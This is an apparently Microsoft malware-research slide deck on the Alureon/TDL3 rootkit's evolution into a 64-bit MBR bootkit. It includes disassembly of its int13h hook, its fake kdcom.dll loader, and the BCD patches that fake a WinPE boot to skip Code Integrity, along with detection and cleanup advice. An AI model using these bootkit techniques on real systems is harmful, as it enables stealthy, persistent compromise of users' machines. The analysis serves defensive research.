Alureon: The First ITW 64-Bit Windows Rootkit

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Microsoft


Overview

- A crash course on TDL3, pre-MBR
- A look at the initial MBR infector and its ominous ldr64
- A deep dive into the updated version that includes 64-bit support
- A quick comparison to Sinowal
- A look into how Alureon became the first public ITW kernel rootkit to affect 64 bit Windows

Microsoft

Alureon\TDL3 Evolution

- Initially, TDL3 infected the resource section of the miniport driver for \Systemroot and directly replaced all the IRP handlers for it



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Alureon\TDL3 Evolution

- It evolved to only replace the device object in the relevant device stack and clean up the in memory image of the infected driver

```
kd> !drvobj partmgr
Driver object (82bdc3a0) is for:
 \Driver\PartMgr
Driver Extension List: (id , addr)
(f8e552d8 82bdc2b8)
Device Object list:
82b95900
kd> !devstack 82b95900
  !DevObj    !DrvObj            !DevExt    ObjectName
> 82b95900  \Driver\PartMgr     82b959b8
  82b0aab8  \Driver\Disk        82b0ab70   DR0
  82be0f18  \Driver\ACPI        82b98008   00000050
Invalid type for DeviceObject 0x82b91940
```

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Alureon\TDL3 Evolution

- Eventually, it started infecting random drivers instead of the miniport driver it targeted in memory
- On 7/19/2010 we received our first sample of a new version that infects the MBR instead of a driver

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First MBR-infecting Alureon

Something old, something new.

- Still infects the device stack for the drive containing \Systemroot
- Still has everything except the initial loading code in an encrypted virtual file system at the end of the disk
- Still installs via driver loaded by the spooler
- Now loads via an infected MBR instead of an infected driver

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
First MBR-infecting Alureon

Something old, something new.

- The MBR variant uses a config file as well, but now the version is 0.01 instead of 3.27.3, indicating a version under development



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First MBR Infecting Alureon

Contents of the virtual file system

- mbr – Copy of the original mbr
- ldr16 – Int 13h hook and loader for ldr32
- ldr32 – Fake KD (kernel debugger communication DLL)
- drv32 – Payload driver. Handles hooking device stack for \SystemRoot and injecting processes
- Cfg.ini – Configuration file
- ldr64 – Uh… **???**

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
First MBR Infecting Alureon

ldr64 empty! Phew!



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MBR Alureon 0.02

The 64-bit Rootkit

- First appeared on 8/9/2010
- Ldr64 is no longer empty and 64 bit version of the payload driver is now also present
- Because of Code Integrity, the print spooler driver load no longer works, so it writes to disk the old fashioned way

3573	3:57:5...	DCFE.tmp.exe	2720	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read/Write, Disposition: Open,..
3574	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3575	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3576	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3577	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3578	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3579	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3580	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3581	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3582	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3583	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT
3584	3:57:5...	DCFE.tmp.exe	2720	DeviceIoControl	\Device\Harddisk0\DR0	FAST IO DISALLO...	Control: IOCTL_SCSI_PASS_THROUGH_DIRECT

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How Does It Load?

MBR

- The MBR starts with boilerplate relocation code to move to 0x600
- After jumping to the relocated code, it runs a simple ROR decryption loop (only 12 bytes of code)
- It then decrypts and loads ldr16 from the VFS

How Does It Load?

Ldr16 – int13h hook

- The first thing ldr16 does after loading is to hook int13h, the BIOS disk read interrupt
- After starting the normal load sequence, it watches for the load of a KD communication extension (usually kdcom.dll), and replaces it with ldr32 or ldr64 depending on the PE

```
xor     si, si
mov     es, si
mov     eax, es:[si+4Ch]
mov     dword ptr ds:call_original_int13+1, eax
mov     ah, 48h ; 'H'
mov     si, 4F6h
mov     word ptr ds:4F6h, 1Eh
int     13h             ; DISK -
xor     di, di
mov     word ptr es:[di+4Ch], offset loc_3F
mov     word ptr es:[di+4Eh], cs
```

Name	RVA	Size
Export	00001060	000000FA
Import	000019FC	00000028
Resource	00000000	00000000

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How Does It Load?

Finding kdcom.dll

```
seg000:0112 ReplaceKdcom:                           ; CODE XREF: seg000:00BA↑j
seg000:0112                 cmp     word ptr es:[bx], 5A4Dh ; MZ
seg000:0117                 jnz     DoHooks
seg000:011B                 mov     di, es:[bx+3Ch]
seg000:011F                 cmp     word ptr es:[bx+di], 4550h ;  PE
seg000:0124                 jnz     DoHooks
seg000:0128                 cmp     word ptr es:[bx+di+18h], 10Bh ; Look for 32bit optional header size
seg000:012E                 jnz     short ReplaceKdcom64
seg000:0130                 cmp     dword ptr es:[bx+di+7Ch], 0
seg000:0136                 jz      short loc_106
seg000:0138                 cmp     dword ptr es:[bx+di+7Ch], 0FAh ; '-'
seg000:0141                 jnz     DoHooks
seg000:0145                 mov     si, offset aLdr32 ; "ldr32"
seg000:0148                 mov     cx, 6
seg000:014B                 jmp     short ReadVfsFile
seg000:014D ; ---------------------------------------------------------------------------
seg000:014D
seg000:014D ReplaceKdcom64:                         ; CODE XREF: seg000:012E↑j
seg000:014D                 cmp     dword ptr es:[bx+di+8Ch], 0
seg000:0154                 jz      short loc_FA
seg000:0156                 cmp     dword ptr es:[bx+di+8Ch], 0FAh ; '-'
seg000:0160                 jnz     DoHooks
seg000:0164                 mov     si, 3BFh
seg000:0167                 mov     cx, 6
seg000:016A
seg000:016A ReadVfsFile:                            ; CODE XREF: seg000:014B↑j
seg000:016A                 cld
```

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How Does It Load?

Other int13h patches

- The first block swaps the EmsEnabled library flag (0x16000020) in the BCD to be the WinPEMode OS Loader flag (0x26000022)

```
DoHooks:                                ; CODE XREF: s
                                        ; seg000:00D6
                movzx   cx, byte ptr ds:3E1h
                shl     cx, 7

PatchBcd2Pe:                            ; CODE XREF: s
                cmp     dword ptr es:[bx], '0061'
                jnz     short patchEmsToApp
                cmp     dword ptr es:[bx+4], '0200'
                jnz     short patchEmsToApp
                mov     dword ptr es:[bx], '0062'
                mov     dword ptr es:[bx+4], '2200'
```

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How Does It Load?

Other int13h patches continued

- The second block tweaks the parent of the EmsEnabled Library flag to allow the WinPEMode OS loader flag to work

```
patchEmsToApp:                          ; CODE XREF: s
                                        ; seg000:0238↑
                cmp     dword ptr es:[bx], 1666Ch
                jnz     short KillMin
                cmp     dword ptr es:[bx+8], '0061'
                jnz     short KillMin
                mov     dword ptr es:[bx+8], '0062'
```

Microsoft

How Does It Load?

Other int13h patches continued

- The third block changes the string "/MIN" to "IN/M", hiding the normal registry option of "/MININT" that would be visible for a WinPE boot.

```
KillMin:                                ; CODE XREF: seg
                                        ; seg000:025E↑j
                cmp     dword ptr es:[bx], 'NIM/'
                jnz     short next
                mov     dword ptr es:[bx], 'M/NI'
```

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
How Does It Load?

Ldr64 fake KD communications DLL

- The kernel loads the fake version of kdcom thanks to the int13h hook
- Most of the debugging operations are set to return safe values, but KdDebuggerInitialize1 has the first link in the (long) loading chain



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How Does It Load?

Ldr64 fake KD communications DLL

```
KdDebuggerInitialize1:                                  lea         rcx,[00000001`8000190C] --↑2
.00000001`8000194B: 48FF25F6F6FFFF                      jmp         PsSetLoadImageNotifyRoutine
.00000001`80001952: CC                                  int         3
.00000001`80001953: CC                                  int         3
```

```
.00000001`8000190C: 4883EC28                         5sub           rsp,028 ;'('
.00000001`80001910: 833DE100000000                     cmp          d,[00000001`800019F8],0 --↓1
.00000001`80001917: 7519                               jnz         .00000001`80001932 --↓2
.00000001`80001919: 488D156CFFFFFF                     lea          rdx,[00000001`8000188C] --↑3
.00000001`80001920: 33C9                               xor          ecx,ecx
.00000001`80001922: FF1518F7FFFF                       call         IoCreateDriver
.00000001`80001928: C705C600000001000000               mov          d,[00000001`800019F8],1 --↓1
.00000001`80001932: 4883C428                         2add           rsp,028 ;'('
.00000001`80001936: C3                                 retn ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
```

```
.00000001`8000188C: 4C8BDC                           5mov           r11,rsp
.00000001`8000188F: 4883EC58                           sub          rsp,058 ;'X'
.00000001`80001893: B8BFB60000                         mov          eax,00000B6BF ;'  ╣'
.00000001`80001898: BA01000000                         mov          edx,1
.00000001`8000189D: 4C8BC9                             mov          r9,rcx
.00000001`800018A0: 6689442444                         mov          [rsp][044],ax
.00000001`800018A5: B8D0110000                         mov          eax,0000011D0 ;'  ◄ш'
.00000001`800018AA: 4D8D43E8                           lea          r8,[r11][-018]
.00000001`800018AE: 6689442446                         mov          [rsp][046],ax
.00000001`800018B3: 488D0536010000                     lea          rax,[00000001`800019F0] --↓1
.00000001`800018BA: C74424400763F553                   mov          d,[rsp][040],053F56307 ;'SJc•'
.00000001`800018C2: 498943D8                           mov          [r11][-028],rax
.00000001`800018C6: 49894BD0                           mov          [r11][-030],rcx
.00000001`800018CA: 488D05FFFCFFFF                     lea          rax,[00000001`800015D0] --↑2
.00000001`800018D1: 8D4A01                             lea          ecx,[rdx][1]
.00000001`800018D4: C644244894                         mov          b,[rsp][048],094 ;'ö'
.00000001`800018D9: C6442449F2                         mov          b,[rsp][049],0F2 ;'≥'
.00000001`800018DE: 498943C8                           mov          [r11][-038],rax
.00000001`800018E2: C644244A00                         mov          b,[rsp][04A],0
.00000001`800018E7: C644244BA0                         mov          b,[rsp][04B],0A0 ;'á'
.00000001`800018EC: C644244CC9                         mov          b,[rsp][04C],0C9 ;'╔'
.00000001`800018F1: C644244D1E                         mov          b,[rsp][04D],01E
.00000001`800018F6: C644244EFB                         mov          b,[rsp][04E],-5 ;'√'
.00000001`800018FB: C644244F8B                         mov          b,[rsp][04F],08B ;'ï'
.00000001`80001900: FF1532F7FFFF                       call         IoRegisterPlugPlayNotification
.00000001`80001906: 4883C458                           add          rsp,058 ;'X'
.00000001`8000190A: C3                                 retn ; _^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_^_
```

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How Does It Load?

Ldr64 fake KD communications DLL cont.

```
.00000001`800015D0: 4C8BDC          mov     r11,rsp
.00000001`800015D3: 49895B10        mov     [r11][010],rbx
.00000001`800015D7: 55              push    rbp
.00000001`800015D8: 56              push    rsi
.00000001`800015D9: 57              push    rdi
.00000001`800015DA: 4154            push    r12
.00000001`800015DC: 4155            push    r13
.00000001`800015DE: 4156            push    r14
.00000001`800015E0: 4157            push    r15
.00000001`800015E2: 4881EC80020000  sub     rsp,000000280 ;'  '
.00000001`800015E9: 488B4128        mov     rax,[rcx][028]
.00000001`800015ED: 33FF            xor     edi,edi
.00000001`800015EF: 4C8BFA          mov     r15,rdx
.00000001`800015F2: 4C8D4C2468      lea     r9,[rsp][068]
.00000001`800015F7: 4C8D442438      lea     r8,[rsp][038]
.00000001`800015FC: 498D4B18        lea     rcx,[r11][018]
.00000001`80001600: BA01001000      mov     edx,000100001
.00000001`80001605: C744242820000000 mov    d,[rsp][028],000000020 ;'     '
.00000001`8000160D: 4889442448      mov     [rsp][048],rax
.00000001`80001612: C744243830000000 mov    d,[rsp][038],000000030 ;'    0'
.00000001`8000161A: 48897C2440      mov     [rsp][040],rdi
.00000001`8000161F: C744245040020000 mov    d,[rsp][050],000000240 ;'  @'
.00000001`80001627: 48897C2458      mov     [rsp][058],rdi
.00000001`8000162C: 48897C2460      mov     [rsp][060],rdi
.00000001`80001631: C744242007000000 mov    d,[rsp][020],7
.00000001`80001639: FF15D1F9FFFF    call    ZwOpenFile
.00000001`8000163F: 3BC7            cmp     eax,edi
.00000001`80001641: 0F8C10020000    jl      .00000001`80001857 --↓1
.00000001`80001647: 488B8C24D0020000 mov    rcx,[rsp][0000002D0]
.00000001`8000164F: 4C8D4C2430      lea     r9,[rsp][030]
```

```
.00000001`80001700: 488BDF          mov     rbx,rdi
.00000001`80001703: 8BC2            mov     eax,edx
.00000001`80001705: 488D3D50FAFFFF  lea     rdi,[00000001`8000115C] ;'drv64'  --↑5
.00000001`8000170C: B906000000      mov     ecx,6
.00000001`80001711: 48C1E005        shl     rax,5
.00000001`80001715: 488DB40486000000 lea    rsi,[rsp][rax][0000000086]
.00000001`8000171D: F3A6            rep cmpsb
```

Microsoft

Differences From Sinowal

- While both follow the MBR -> 16 bit loader pattern, they take different approaches after that
- Sinowal hooks the kernel to install its driver loader, then hooks IoInitSystem to load its driver after the rest of the drivers are loaded
- Alureon replaces the debugging infrastructure and relies on built in kernel routines to do the work thereafter

Microsoft

How About Patchguard?

- 64 bit Alureon does not bypass Kernel Patch Protection (Patchguard)
- Patchguard only guards the code and structures used by the kernel, not all loaded drivers
- The drv64 payload, once loaded, behaves in a way consistent with normal third party extensibility in the kernel

Microsoft

What About Code Integrity?

No, seriously, how *does* it load?

- In this case, the BCD was patched to inform winload that this is Windows PE booting, not a normal version of Windows
- Winload does not check code integrity in this case
- As seen before, the malware also trashes the "/MININT" string which prevents the rest of Windows from treating the OS instance as WinPE

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
What About Windows XP-64?

- In the case of Windows XP-64 and Server 2003 64-bit, the fake version of kdcom.dll breaks the boot sequence
- This renders the machine unbootable



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Detection

- Detected as
  - Trojan:Win32/Alureon.DX (Dropper)
  - Trojan:DOS/Alureon.A (MBR\Rootkit)
- Infected machines also no longer list the system disk in diskpart

Microsoft

Cleanup

- Since the only trace of the infection outside the virtual file system is the MBR, that is all that needs to be disabled
- Online cleaning is problematic, but currently offline cleaning is trivial. Use fixmbr for XP/Server 2003 (32 and 64 bit), and bootrec for Vista+. Future variants may break this.

Microsoft

Conclusions

- As of July 2010, 46% of Windows 7 machines are 64-bit
- Server 2008 R2 only supports 64-bit
- As more machines move to 64-bit Windows, we can expect more malware to move into the 64-bit kernel

Thanks to Scott Molenkamp, Jimmy Kuo, Vincent Tiu, Mady Marinescu for their help on this presentation.

Microsoft


Questions?

More Reading

- MMPC blog – http://blogs.technet.com/b/mmpc/archive/2010/08/27/alureon-evolves-to-64-bit.aspx
- Threat/Cleaning details -- http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Trojan%3aDOS%2fAlureon.A
- Active discussion on latest TDL3 developments -- http://www.kernelmode.info/forum/viewtopic.php?f=16&t=19
- Early TDL3 paper -- http://www.drweb.com/static/BackDoor.Tdss.565_%28aka%20TDL3%29_en.pdf

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